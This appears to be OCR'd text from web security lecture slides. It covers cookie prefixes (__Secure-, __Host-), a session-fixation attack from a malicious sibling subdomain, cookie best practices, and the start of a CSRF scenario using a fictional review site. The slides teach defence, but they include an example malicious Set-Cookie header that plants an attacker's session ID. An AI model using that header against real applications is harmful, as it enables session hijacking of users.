
SERVER

```
Set-Cookie: __Secure-session=...; Secure; HttpOnly
```

BROWSER


```
Cookie: __Secure-session=...
```

True or False: a page on *evil.restograde.com* can set a cookie for *app.restograde.com*?


evil.restograde.com
1 Request resource from (legitimate looking) evil server
2 Response with data and headers
3 User is acting within the attacker's session
SERVER
SERVER
This attack is known as session fixation
COOKIE JAR
*.restograde.com
JSESSIONID=AttackerSession
app.restograde.com
The server expects a cookie with the name JSESSIONID

2 *A **malicious** Set-Cookie response header*

```
Set-Cookie: JSESSIONID=AttackerSession; Domain=restograde.com
```


evil.restograde.com
1 Request resource from (legitimate looking) evil server
SERVER
2 Response with data and headers
3 Contact legitimate server (without cookies)
SERVER
COOKIE JAR
app.restograde.com
The server expects a cookie with the name __Host-JSESSIONID
LOL, no

2 *A **malicious** Set-Cookie response header*

```
Set-Cookie: __Host-JSESSIONID=AttackerSession; Domain=restograde.com
```

THE _ _HOST- COOKIE PREFIX

- The name of the cookie can also be prefixed with _ _*Host-*
  - Everything from the _ _*Secure-* prefix applies
  - The cookie can only be set for the root path (/)
  - The cookie will only be sent to that host, never for sibling or child domains

- Since the _ _*Host-* prefix is part of the name, it is sent to the server
  - Whoever set the cookie was able to set up a valid HTTPS connection for the domain

- Attackers able to set a _ _*Host-* have full control of the application

SERVER
```
Set-Cookie: __Host-session=...; Secure; HttpOnly
```

BROWSER
```
Cookie: __Host-session=...
```

Cookie best practices

- Cookies are associated with a domain instead of an origin
  - The use of the *Domain* attribute allows cookies to be used on multiple subdomains
    - Hard to control, so recommended to avoid this property if possible
  - The use of the *Path* attribute allows cookie separation per path
    - Mainly useful for cleanliness, ***not a security measure***

- Cookies can be configured with additional security properties
  - ***Secure*** restricts cookies to HTTPS only
  - ***HttpOnly*** prevents JS-based cookie access
  - The ***__Secure-*** or ***__Host-*** prefixes enable more secure handling in the browser


The current recommended best practice for sensitive cookies

```
Set-Cookie: __Host-session=1a2b3c4d; Secure; HttpOnly
```

CSRF, THE BAD PART OF COOKIES

Browsers automatically attach cookies on outgoing requests, regardless of their source!


Setting the scene for Cross-Site Request Forgery (CSRF)


https://app.restograde.com/
Create new review
1 Login to Restograde
2 Response + cookie
3 Send POST request to create review
4 HTML page stating that the review was created
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID

3 *A legitimate request to the Restograde backend*

```
POST /newReview HTTP/1.1
Cookie: SessionID=4140de5…b00361a

restaurant=1&title=…&content=…
```

A Cross-Site Request Forgery (CSRF) attack


https://maliciousfood.com/
Chocolate Oreo® Shake - Large
~~about:blank~~
app.restograde.com
